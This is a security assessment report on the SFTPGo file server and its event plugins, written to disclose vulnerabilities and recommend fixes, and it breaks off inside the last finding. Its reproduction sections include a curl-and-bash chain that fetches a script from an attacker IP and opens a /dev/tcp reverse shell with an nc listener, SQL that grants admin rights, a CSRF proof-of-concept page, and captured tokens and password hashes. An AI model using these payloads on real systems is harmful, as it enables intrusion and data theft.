Security Assessment of SFTPGo's File Transfer Solution and Plugins on behalf of the Open Technology Fund

TABLE OF CONTENTS

EXECUTIVE SUMMARY

Include Security (IncludeSec)

IncludeSec brings together some of the best information security talent from around the world. The team is composed of security experts in every aspect of consumer and enterprise technology, from low-level hardware and operating systems to the latest cutting-edge web and mobile applications. More information about the company can be found at www.IncludeSecurity.com.

Assessment Objectives

The objective of this assessment was to identify and confirm potential security vulnerabilities within targets in-scope of the SOW. The team assigned a qualitative risk ranking to each finding. Recommendations were provided for remediation steps which OTF SFTPGo could implement to secure its applications and systems.

Scope and Methodology

Include Security performed a security assessment of OTF SFTPGo's File Transfer Solution and Plugins. The assessment team performed a 15 day effort spanning from October 21, 2024 – November 05, 2024, using a Standard Grey Box assessment methodology which included a detailed review of all the components described in a manner consistent with the original Statement of Work (SOW).

Findings Overview

IncludeSec identified a total of 5 findings. There were 0 deemed to be "Critical-Risk," 0 deemed to be "High-Risk," 2 deemed to be "Medium-Risk," and 2 deemed to be "Low-Risk," which pose some tangible security risk. Additionally, 1 "Informational" level findings were identified that do not immediately pose a security risk.

IncludeSec encourages OTF SFTPGo to redefine the stated risk categorizations internally in a manner that incorporates internal knowledge regarding business model, customer risk, and mitigation environmental factors.

Next Steps

IncludeSec advises OTF SFTPGo to remediate as many findings as possible in a prioritized manner and make systemic changes to the Software Development Life Cycle (SDLC) to prevent further vulnerabilities from being introduced into future release cycles. This report can be used by as a basis for any SDLC changes. IncludeSec welcomes the opportunity to assist OTF SFTPGo in improving their SDLC in future engagements by providing security assessments of additional products. For inquiries or assistance scheduling remediation tests, please contact us at remediation@includesecurity.com.

RISK CATEGORIZATIONS

At the conclusion of the assessment, Include Security categorized findings into five levels of perceived security risk: Critical, High, Medium, Low, or Informational. **The risk categorizations below are guidelines that IncludeSec understands reflect best practices in the security industry and may differ from a client's internal perceived risk. Additionally, all risk is viewed as "location agnostic" as if the system in question was deployed on the Internet. It is common and encouraged that all clients recategorize findings based on their internal business risk tolerances. Any discrepancies between assigned risk and internal perceived risk are addressed during the course of remediation testing.**

Critical-Risk findings are those that pose an immediate and serious threat to the company's infrastructure and customers. This includes loss of system, access, or application control, compromise of administrative accounts or restriction of system functions, or the exposure of confidential information. These threats should take priority during remediation efforts.

High-Risk findings are those that could pose serious threats including loss of system, access, or application control, compromise of administrative accounts or restriction of system functions, or the exposure of confidential information.

Medium-Risk findings are those that could potentially be used with other techniques to compromise accounts, data, or performance.

Low-Risk findings pose limited exposure to compromise or loss of data, and are typically attributed to configuration, and outdated patches or policies.

Informational findings pose little to no security exposure to compromise or loss of data which cover defense-in-depth and best-practice changes which we recommend are made to the application. Any informational findings for which the assessment team perceived a direct security risk, were also reported in the spirit of full disclosure but were considered to be out of scope of the engagement.

The findings represented in this report are listed by a risk rated short name (e.g., C1, H2, M3, L4, and I5) and finding title. Each finding may include if applicable: Title, Description, Impact, Reproduction (evidence necessary to reproduce findings), Recommended Remediation, and References.

INTRODUCTION

The assessment team performed a 15-day security assessment of the **SFTPGo** file transfer server and two associated plugins, namely **sftpgo-plugin-eventsearch** and **sftpgo-plugin-eventstore**. **SFTPGo** is a highly configurable open source fileserver that supports the SFTP, HTTP/S, FTP/S and WebDAV protocols. A number of possible storage backends can be used, including the local filesystem, cloud object storage, and other SFTP servers. **SFTPGo** has a web application separated into administrator and client sections, along with a REST API.

The assessment team used a combination of source code review and dynamic testing to review the project. A testing environment running the SaaS version of **SFTPGo** was provided for the assessment team for dynamic testing at https://pentest.sftpgo.com/.

The following components were prioritized for the review:

- WebAdmin and WebClient UI
- REST API
- SFTP server
- FTP/S server
- WebDAV server
- Event Store plugin
- Event Search plugin

SFTPGo contains a large number of configurable features. Due to the time-limited nature of the engagement, the assessment team prioritized the features above. Coverage was not achieved of several other features and deployment options, and the assessment team suggests a follow-up review of the following notable features:

- External authentication providers, such as OIDC and LDAP/Active Directory authentication
- Data At Rest Encryption (DARE) and VFS
- ACME
- Data providers (**internal/dataprovider**) besides PostgreSQL: SQLite, MySQL, CockroachDB, Bolt, and in-memory

Security Review of the Web Application

The assessment team used a combination of source code review and dynamic testing to review the **SFTPGo** web applications and API for common web app vulnerabilities. One area of focus requested by the **SFTPGo** team was **SFTPGo's** anti-CSRF defenses, which were based on JWTs. Different methods were used to verify CSRF tokens based on the type of server route, with CSRF tokens sometimes verified in chi server middleware or directly in handler code. The assessment team checked each route to ensure CSRF protection was applied.

Separately scoped JWT keys were used for admin and users with separate authentication interfaces. The assessment team did not identify any opportunities for users to access fileshares which they were not authorized. The assessment team reviewed the API for authentication bypasses and to ensure it did not expose unintended functionality to users. **SFTPGo** applied a strict Content Security Policy and no Cross-Site Scripting (XSS) or SQL Injection vulnerabilities were found.

Security Review of Protocols

The assessment team verified that various security measures were applied across the FTP, SFTP and WebDAV protocols. These included user permission checks (**c.User.HasPerm()**) including listing items and download, per-file access permissions (**c.User.IsFileAllowed()**), and quota limits. The team additionally checked for path

traversals or other functionality that could allow unexpected code execution. The team ran common protocol scanning tools such as davtest against a local **SFTPGo** deployment. The assessment team noted the high amount of test coverage – for instance the SFTP server protocol has 12000 lines of test code in **internal/sftpd/sftpd_test.go**. The SMTP server code was also reviewed which used the go-mail package, and no concerns were noted under the assumption that a user configured it securely (e.g. TLS configuration).

Security Review of the Event Search and Event Store Plugins

The assessment team performed a security assessment of the **sftpgo-plugin-eventsearch** and **sftpgo-plugin-eventstore** plugins, which implemented logging and monitoring features on **SFTPGo** deployments. The plugins leveraged Hashicorp's **go-plugin** framework, which allows the plugins to operate as separate processes on the system that are launched by the main **SFTPGo** process. The processes communicated over GRPC and several protections were in place to prevent attackers with local access to the system from communicating with the plugins, such as mutual TLS (mTLS), which was enabled in the SaaS environment used for the assessment.

The assessment team combined manual and static analysis of the source code as well as dynamic testing of **eventsearch** through the **SFTPGo** admin web client. Automated tools such as **semgrep** and **gosec** were used to identify potentially vulnerable code patterns, and all findings were manually reviewed and confirmed to be false positives. Dependencies were audited using tools such as **govulncheck**. The assessment team was also given root access to the underlying server to audit the configuration and attempt to tamper with the processes locally.

The attack surface for the plugins was found to be minimal and best practices regarding the use of the plugin framework were being followed. GORM was used as an ORM for accessing the backend PostgreSQL database, and all queries containing user input were safely escaped to avoid SQL Injection attacks. The plugins were configured to use the **AutoMTLS** functionality from the underlying framework, ensuring that the **eventsearch** and **eventstore** processes would only communicate with the **SFTPGo** process that launched them. The team also confirmed that attackers could not prevent malicious activities from being logged, as logging events were generated and sent by the **SFTPGo** backend server and not the client.

As a result of these factors, the assessment team only identified one **Informational** finding related to a vulnerable minimum Go version that can be used to compile the plugins.

CVE-2024-40430

The **SFTPGo** team requested that the assessment team review the details of a recent CVE published against the project. The CVE had been published without the **SFTPGo** team's approval. The CVE describes Insecure Direct Object Reference (IDOR) and JSON Web Token (JWT) replay attacks.

The assessment team determined the CVE report to be invalid. The attack described involved accessing a user's files after stealing that user's JWT cookie. However, in **SFTPGo** the JWT cookie was responsible for authenticating a user to the backend server. Access to a user's files was expected with control of their JWT. The CVE report did not propose a mechanism by which **SFTPGo** user's JWT cookies were especially vulnerable to theft. In fact, the default configuration of **SFTPGo** took recommended steps to prevent misuse of the cookie's authority, setting SameSite=Strict, the Path attribute, HttpOnly, and expiry time of 20 minutes.

Additionally, the CVE characterized the access of hosted files using URL parameters in a GET request as an IDOR vulnerability. The risk was stated to occur when **SFTPGo** files could be found in the Internet Archive or by Google Dorking. However, by default it would not be possible for a crawler to find **SFTPGo**-hosted files without authentication. Crawlers such as the Internet Archive would only be capable of indexing publicly shared directories that had been explicitly setup as public by a user.

MEDIUM-RISK FINDINGS

M1: SaaS Configuration Leak via RCE

Description:

In the **SFTPGo WebAdmin** application, it was possible for an **Administrator** with the **PermAdminManageEventRules** to run arbitrary system commands on the server. The ability to run system commands in response to certain events was a documented feature. However, this documented feature could be used on a **SFTPGo SaaS**-hosted server to enable full privilege escalation and gain access to confidential system configuration.

Impact:

An authenticated user with the **Administrator** role and just the **PermAdminManageEventRules** permission was able to run commands on the server and execute a reverse shell as the **sftpgo** system user. This led to gaining total control over the **SFTPGo** application instance, by modifying records in the database and other server configuration. Additionally, the **SFTPGo SaaS** environment variables configuration was deemed confidential by the **SFTPGo** team and could be read. Finally, the finding could facilitate attackers looking to discover cross-tenant vulnerabilities to access the storage of other hosted **SFTPGo** customers; although that was outside the scope of this assessment.

Reproduction:

The assessment team began by creating a new administrative user named **admin_cmd_test**. The only permissions the administrator had was “manage_event_rules”:

Request:


```
POST /web/admin/manager HTTP/1.1
Host: pentest.sftpgo.com
Cookie:
jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOlsiV2ViQWRtaW4iLCI4Ni4xNC4zOS4xNTkiXSwiZXhwIjoxNzMwMjUwODU2LCJqdGkiOiJjc2dvN2UyaGVsOTRncXRuZHB0ZyIsIm5iZiI6MTczMDI0OTYyNiwicGVybWlzc2lvbnMiOlsiKiJdLCJzdWIiOiIxNzMwMTMzNTc5MTUyIiwidXNlcm5hbWUiOiJhZG1pbiJ9.bBBxPOXY2n4_jtQvK3oEgm7aHTXWqd3MhjLhtHca51o
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 485
Origin: https://pentest.sftpgo.com
Referer: https://pentest.sftpgo.com/web/admin/manager
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-Pwnfox-Color: blue
Priority: u=0, i
Te: trailers
Connection: keep-alive

username=admin_cmd_test&password=[...]&status=1&permissions=manage_event_rules&groups%5B0%5D%5Bgroup%5D=&groups%5B0%5D%5Bgroup_type%5D=0&default_users_expiration=0&email=&description=&allowed_ip=&additional_info=&_form_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOlsiQ1NSRiIsIjg2LjE0LjM5LjE1OSJdLCJleHAiOjE3MzAyNjQwNjYsImp0aSI6ImNzZ283Z2loZWw5NGdxdG5kcHYwIiwibmJmIjoxNzMwMjQ5NjM2LCJyZWYiOiJjc2dvN2UyaGVsOTRncXRuZHB0ZyJ9.m97uIKyZ2RcmT1IlrTJMixuObmBpGBLvPz_4SzGklc4
```

Response:

```
HTTP/1.1 303 See Other
Cache-Control: no-cache, no-store, max-age=0, must-revalidate, private
Content-Security-Policy: style-src 'self' 'nonce-wuOLxB3+mqdFnxgzGwL4RQ'; script-src 'strict-dynamic' 'nonce-
wuOLxB3+mqdFnxgzGwL4RQ'; frame-ancestors 'self'; base-uri 'none'; object-src 'none';
Location: /web/admin/managers
Server: SFTPGo
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Date: Wed, 30 Oct 2024 00:54:43 GMT
Content-Length: 0
```

The team then authenticated to the administrator panel using the new account. As expected, only event manager pages were visible:



Using the event manager UI, the assessment team added the following event actions. The actions downloaded a script from an attacker server (54.161.84.36) and executed it:

Action 1

- Name: abc
- Type: Command
- Command: /usr/bin/curl
- Arguments: http://54.161.84.36/poc/shell.sh,-o,/tmp/shell.sh

Action 2

- Name: abc2
- Type: Command
- Command: /bin/bash
- Arguments: /tmp/shell.sh

shell.sh was hosted remotely on the attacker server's and contained the following reverse shell:

```
/bin/bash -i >& /dev/tcp/54.161.84.36/4242 0>&1
```

The assessment team then configured the following event rule:

- Name: blabla
- Trigger: On demand
- Actions: abc, abc2

The assessment team then started a reverse shell listener on the attacker server:

```
nc -lvp 4242
```

And triggered the event rule by clicking Actions > Run.

A reverse shell connection was received as the **stfpgo** user on the **SFTPGo** server:

```
attacker@ip-10-0-2-141:/var/www/html/poc$ nc -lvp 4242
Listening on 0.0.0.0 4242
Connection received on pentest.sftpgo.com 45778
bash: cannot set terminal process group (35815): Inappropriate ioctl for device
bash: no job control in this shell
whoami
sftpgo
```

The attacker could list confidential environment variables used to configure **SFTPGo SaaS**:

```
ls -lah
total 48K
drwxr-x---. 2 sftpgo sftpgo 4.0K Nov  6 17:38 .
drwxr-x---. 3 sftpgo sftpgo 4.0K Oct 29 14:04 ..
-rw-r-----. 1 sftpgo sftpgo  218 Oct 27 08:45 common.env
-rw-r-----. 1 sftpgo sftpgo  464 Oct 25 16:55 data-provider.env
-rw-r-----. 1 sftpgo sftpgo   83 Oct 27 08:45 defender.env
-rw-r-----. 1 sftpgo sftpgo  211 Oct 25 17:02 ftpd.env
-rw-r-----. 1 sftpgo sftpgo  540 Nov  6 17:38 hooks.env
-rw-r-----. 1 sftpgo sftpgo  603 Oct 25 16:52 httpd.env
-rw-r-----. 1 sftpgo sftpgo 1.2K Oct 25 16:56 plugins.env
-rw-r-----. 1 sftpgo sftpgo  561 Oct 25 16:52 rate-limiters.env
-rw-r-----. 1 sftpgo sftpgo  327 Oct 25 16:52 sftpd.env
-rw-r-----. 1 sftpgo sftpgo   39 Oct 25 16:53 webdav.env
```

Recommended Remediation:

The assessment team suggests considering whether arbitrary command execution on the server should be allowed by default. This functionality could be disabled by default and only accessible by changing a configuration file value with an associated warning in the documentation. Additionally the event manager actions feature could be configured to only allow execution of commands present in an allowlist specified in the **SFTPGo** configuration file.

References:

os/exec
SFTPGo Event Manager

M2: Overly Granular Roles Leading to Privilege Escalation

Description:

In the **SFTPGo** application, it was possible for an **Administrator** with limited permissions to increase their access rights to the level of a full **Administrator** with total control over the application. Vertical privilege escalation occurs when a lower-privileged user can perform actions that are intended to be restricted to higher-privileged users.

Impact:

The following administrative permissions were identified as being equivalent to full wildcard permissions:

- PermAdminManageEventRules
- PermAdminManageSystem
- PermAdminManageAdmins

These permissions enabled a malicious administrator, supposedly with limited permissions, to make arbitrary changes to the application's configuration, view confidential data (even if they had not been granted **PermAdminManageSystem**), and delete other administrators (even if they had not been granted **PermAdminManageAdmins**).

Reproduction:

The **PermAdminManageAdmins** permission allowed a limited administrator to grant themselves any permissions from the Admins management page. For example, in the following request, the **admin_cmd_test** user, who only had the **PermAdminManageAdmins** permission, gave themselves full wildcard permissions:

Request:


```
POST /web/admin/manager/admin_cmd_test HTTP/1.1
Host: pentest.sftpgo.com
Cookie:
jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOlsiV2ViQWRtaW4iLCI4Ni4xNC4zOS4xNTkiXSwiZXhwIjoxNzMxMTA0MTY3LCJqdGkiOiJjc244aHRxaGVsOTV2bTdqZmJwMCIsIm5iZiI6MTczMTEwMjkzNywicGVybWlzc2lvbnMiOlsibWFuYWdlX2FkbWlucyJdLCJzdWIiOiIxNzMxMTAyOTYzNzExIiwidXNlcm5hbWUiOiJhZG1pbl9jbWRfdGVzdCJ9.Bbyvl9y7XjlfbGnViOwxtJVFh2Vc7kqTkoJ7hH85DE8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 480
Origin: https://pentest.sftpgo.com
Referer: https://pentest.sftpgo.com/web/admin/manager/admin_cmd_test
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-Pwnfox-Color: blue
Priority: u=0, i
Te: trailers
Connection: keep-alive

username=admin_cmd_test&password=&status=1&permissions=*&permissions=manage_admins&role=&groups%5B0%5D%5Bgroup%5D=&groups%5B0%5D%5Bgroup_type%5D=0&default_users_expiration=0&email=&description=&allowed_ip=&additional_info=&_form_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOlsiQ1NSRiIsIjg2LjE0LjM5LjE1OSJdLCJleHAiOjE3MzExMTc0MTAsImp0aSI6ImNzbjhpOGloZWw5NXZtN2pmYnNnIiwibmJmIjoxNzMxMTAyOTgwLCJyZWYiOiJjc244aHRxaGVsOTV2bTdqZmJwMCJ9.hcBi9XIN4cVD7N_A0-WjwuYOH8x96qZwZgvoSZ3src0
```

Response:

```
HTTP/1.1 303 See Other
Cache-Control: no-cache, no-store, max-age=0, must-revalidate, private
Content-Security-Policy: style-src 'self' 'nonce-jxF5xeIBN5XvpH8O5clS2g'; script-src 'strict-dynamic' 'nonce-
jxF5xeIBN5XvpH8O5clS2g'; frame-ancestors 'self'; base-uri 'none'; object-src 'none';
Location: /web/admin/managers
Server: SFTPGo
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Date: Fri, 08 Nov 2024 21:56:55 GMT
Content-Length: 0
```

Upon reauthenticating, the **admin_cmd_test** user had full administrative control:



Additionally, an Administrator with only the **PermAdminManageEventRules** capability was able to gain a reverse shell on the backend server using the **SaaS Configuration Leak via RCE** finding. Using this access, the assessment team were able to connect to the local PostgreSQL database and grant full permissions to the **admin_cmd_test** user:

```
bash-5.1$ /usr/bin/psql
/usr/bin/psql
psql (16.4)
Type "help" for help.

sftpgo=> \connect sftpgo
\connect sftpgo
You are now connected to database "sftpgo" as user "sftpgo".

sftpgo=> select * from admins;
select * from admins;
 id |    username    | description |                           password                           |      email
| status |      permissions       |                                filters                                |
additional_info |  last_login   | role_id |  created_at   |  updated_at
----+----------------+-------------+--------------------------------------------------------------+----------------
-+--------+------------------------+-----------------------------------------------------------------------+---
-------------+---------------+---------+---------------+---------------
  2 | admin_cmd_test |             | $2a$10$.Fkn/Om0rvrUSusIsOo/0uRKR4mBS42aqEWXDzZF6eixLEI7WTyte |
|      1 | ["manage_event_rules"] | {"require_two_factor":false,"totp_config":{"secret":{}},"preferences":{}} |
| 1730249915143 |         | 1730249683777 | 1730249683777
  1 | admin          |             | $2a$10$PpY3vYYrYQFYxnFBA4djRu0bt8hM/jfHD91T3KNXvYSuMJVOt.9py | asdasd@asda.com
|      1 | ["*"]                  | {"require_two_factor":false,"totp_config":{"secret":{}},"preferences":{}} |
| 1730251468693 |         | 1729875679726 | 1730133579152

sftpgo=> update admins set permissions = '["*"]' where username = 'admin_cmd_test';
<ssions = '["*"]' where username = 'admin_cmd_test';
UPDATE 1
```

Finally, the **PermAdminManageSystem** permission allowed users to add a new administrative user or set themselves as an administrator user when restoring a backup file from the Server Manager > Maintenance page.

Recommended Remediation:

The assessment team recommends reviewing administrative permissions in order to prevent attacks where apparently restricted administrators are able to fully control the application and server. One approach could be to merge or remove the separate permissions **PermAdminManageEventRules**, **PermAdminManageAdmins** and **PermAdminManageSystem**. These powerful permissions could be part of a group that are only granted to administrators who have full wildcard permissions. This would make the permissions system clearer to users, and avoid escalations of privileges between different types of administrators.

The **SFTPGo** "roles" system already prevented access to these powerful permissions. **SFTPGo** roles enable the creation of limited administrators that are restricted to managing users who are in their role group. Documentation on the distinction between super-administrators with full application control, and more limited administrators who can perform user management only, could help clarify the security model to users.

References:

SFTPGo Roles

LOW-RISK FINDINGS

L1: Cryptographic Keys Derived Using a Low Entropy Algorithm

Description:

The **SFTPGo** application was found to use the XID algorithm to derive cryptographic keys to sign authentication tokens. The XID algorithm produces unique identifiers based on a 4-byte timestamp, 3-byte machine identifier, 2-byte process identifier, and 2-byte counter.

Impact:

The XID algorithm is known to not be a sufficiently high-entropy source for cryptographic keys. XID values can be efficiently brute-forced by an attacker, allowing them to recover the **SFTPGo** JWT signing secret and forge arbitrary administrator tokens.

The finding is marked as Low risk since the XID algorithm was only used when Golang's random number generator returned an error, and when an explicit signing passphrase had not been configured by the user.

Reproduction:

In the file **sftpgo/internal/httpd/server.go** JWT authentication objects were created, with signing secrets created by **getSigningKey()**:

```
s.tokenAuth = jwtauth.New(jwa.HS256.String(), getSigningKey(s.signingPassphrase), nil)
s.csrfTokenAuth = jwtauth.New(jwa.HS256.String(), getSigningKey(s.signingPassphrase), nil)
```

getSigningKey() was defined in the file **sftpgo/internal/httpd/httpd.go**. If a signing passphrase had not been configured (it was not by default) then **util.GenerateRandomBytes()** was used to generate a 32-byte secret:

```
func getSigningKey(signingPassphrase string) []byte {
        if signingPassphrase != "" {
                sk := sha256.Sum256([]byte(signingPassphrase))
                return sk[:]
        }
        return util.GenerateRandomBytes(32)
}
```

The **util.GenerateRandomBytes()** method in the file **sftpgo/internal/util/util.go** first attempted to generate 32 bytes reading from Golang's standard library cryptographic random number generator. If this errored, then the secret was formed by concatenating together generated XID values:

```
// GenerateRandomBytes generates the secret to use for JWT auth
func GenerateRandomBytes(length int) []byte {
        b := make([]byte, length)
        _, err := io.ReadFull(rand.Reader, b)
        if err == nil {
                return b
        }

        b = xid.New().Bytes()
        for len(b) < length {
                b = append(b, xid.New().Bytes()...)
        }

        return b[:length]
}
```

Recommended Remediation:

The assessment team recommends removing the fallback of using the XID algorithm when random bytes are required to be used in a cryptographic context.

References:

Recommendation for Key Management: Part 1 - General
Key Management Cheat Sheet
XID: The GUID Alternative

L2: Endpoint Did Not Use Cross-Site Request Forgery (CSRF) Tokens

Description:

The **SFTPGo** application was found to contain a state-changing route that did not validate a Cross-Site Request Forgery (CSRF) token at the time of the assessment. In a CSRF attack an attacker forces an application to perform an action on behalf of a user. This is accomplished by tricking the user's browser into performing a state-changing request to the application while the user is authenticated to the system. Because the user is authenticated, the action is performed in the context of their session.

On all state-changing routes apart from this one, the **SFTPGo** application was found to require a secure random token (also called an anti-CSRF token) or other value to validate requests and prevent CSRF attacks.

Impact:

The **DELETE /web/admin/defender/hosts/{id}** endpoint was found to not require a CSRF token to be submitted. An attacker who could leverage this vulnerability could delete IP addresses from the defender block list, enabling malicious IP addresses to perform brute force attacks against **SFTPGo**.

In this case, mitigations were in place that meant that a CSRF attack would be unlikely to succeed in practice, therefore this finding has been marked as Low risk.

Reproduction:

The following request-response pair shows that the “X-CSRF-TOKEN” HTTP header was not required to delete the IP address 8.138.143.146 (382e3133382e3134332e313436 in hexadecimal) from **SFTPGo's** Defender block list:

Request:

```
DELETE /web/admin/defender/hosts/382e3133382e3134332e313436 HTTP/1.1
Host: pentest.sftpgo.com
Cookie:
jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOlsiV2ViQWRtaW4iLCI4Ni4xNC4zOS4xNTkiXSwiZXhwIjoxNzMwMTM3OTM1LCJqdG
kiOiJjc2ZzbDdxaGVsOThqYWo0bzJzMCIsIm5iZiI6MTczMDEzNjcwNSwicGVybWlzc2lvbnMiOlsiKiJdLCJzdWIiOiIxNzMwMTMzNTc5MTUyIiwid
XNlcm5hbWUiOiJhZG1pbiJ9.5iMA_VowgqA_aVH53nPQ4ydSwxoWt_6bPxrMc9pNHdA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
X-Pwnfox-Color: blue
Priority: u=0, i
```

```
Te: trailers
Connection: keep-alive
```

Response:

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, max-age=0, must-revalidate, private
Content-Security-Policy: style-src 'self' 'nonce-+w5WSzptgqSNZKIbeOlhBA'; script-src 'strict-dynamic' 'nonce-
+w5WSzptgqSNZKIbeOlhBA'; frame-ancestors 'self'; base-uri 'none'; object-src 'none';
Content-Type: application/json
Server: SFTPGo
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Date: Mon, 28 Oct 2024 17:32:40 GMT
Content-Length: 17

{"message":"OK"}
```

The following proof of concept was developed to exploit this as a CSRF, and was loaded in an authenticated administrator's browser:

```
<html>
  <body>
    <script>
      function submitRequest()
      {
        var xhr = new XMLHttpRequest();
        xhr.open("DELETE",
"https:\/\/pentest.sftpgo.com\/web\/admin\/defender\/hosts\/3139342e3136392e3137352e3337", true);
        xhr.withCredentials = true;
        xhr.send();
      }
      submitRequest();
    </script>
    <form action="#">
      <input type="button" value="Submit request" onclick="submitRequest();" />
    </form>
  </body>
</html>
```

The attack did not succeed, due to two factors:

- By default, **SFTPGo** contains a restrictive CORS policy that does not allow the browser to make DELETE requests from external origins
- By default, **SFTPGo** uses SameSite=Strict cookies that prevent authentication cookies from being attached to the request

However, as open-source software with an extensive configuration, it would be possible for a user to modify these settings in their own deployment.

The root cause of this finding was identified in file **sftpgo/internal/httpd/server.go**, line 1812:

```
        router.With(s.checkPerm(dataprovider.PermAdminManageDefender)).Delete(webDefenderHostsPath+"/{id}",
deleteDefenderHostByID)
```

Unlike other state-changing admin routes, the router definition did not include the **s.verifyCSRFHeader** middleware.

Recommended Remediation:

The **SFTPGo** application already uses the **s.verifyCSRFHeader** middleware to prevent CSRF attacks on other actions. The assessment team recommends also using this approach to prevent CSRF attacks on the listed vulnerable action.

Additionally, the assessment team noted that **SFTPGo** routes contained a variety of functions for validating CSRF tokens. Sometimes CSRF tokens were validated through **s.verifyCSRFHeader** or **jwtauth.Verify** middleware, and sometimes through **verifyCSRFToken()** or **verifyLoginCookieAndCSRFToken()** functions in controllers. The mixture of approaches is more likely to lead forgotten or omitted checks as the application develops. The assessment team recommends adding middleware that is included in all state-changing request handlers, if possible.

References:

OWASP: Cross-Site Request Forgery (CSRF)
SFTPGo Defender

INFORMATIONAL FINDINGS

I1: Out-of-Date Libraries in Use

Description:

The **eventstore** and **eventsearch** plugins were found to use outdated Go standard libraries which are affected by publicly known vulnerabilities.

Impact:

The assessment team found three packages in the **Go** standard library used by the application to be out of date. These components have publicly known vulnerabilities, and an attacker who discovers out-of-date software within the application could target them to focus exploit attempts. Note that these vulnerabilities require very specific conditions to be exploitable; the extent to which the out-of-date components can be exploited depends largely on how these libraries are used within the application.

In this case, the vulnerabilities would only be exploitable on systems where the plugins were compiled with Go versions 1.22.2-1.22.6. Additionally, the team was unable to confirm whether the public vulnerabilities had any impact in the context of **SFTPGo**. The risk for this finding has been considered **Informational** as a result of these factors.

The following table lists out-of-date components with known vulnerabilities which were found during the assessment:

Component	Version in Use	Fixed Version	CVEs
encoding/glob	1.22.2	1.22.7	CVE-2024-34156
net/netip	1.22.2	1.22.4	CVE-2024-24790
net	1.22.2	1.22.3	CVE-2024-24788

Reproduction:

The following output from the **govulncheck** tool shows the vulnerable packages in use by the plugins:

Request:

```
govulncheck ./...
=== Symbol Results ===

Vulnerability #1: GO-2024-3106
    Stack exhaustion in Decoder.Decode in encoding/gob
  More info: https://pkg.go.dev/vuln/GO-2024-3106
  Standard library
    Found in: encoding/gob@go1.22.2
    Fixed in: encoding/gob@go1.22.7
    Example traces found:
      #1: cmd/cmd.go:124:18: cmd.init calls plugin.Serve, which eventually calls gob.Decoder.Decode

Vulnerability #2: GO-2024-2887
    Unexpected behavior from Is methods for IPv4-mapped IPv6 addresses in
    net/netip
  More info: https://pkg.go.dev/vuln/GO-2024-2887
  Standard library
    Found in: net/netip@go1.22.2
    Fixed in: net/netip@go1.22.4
    Example traces found:
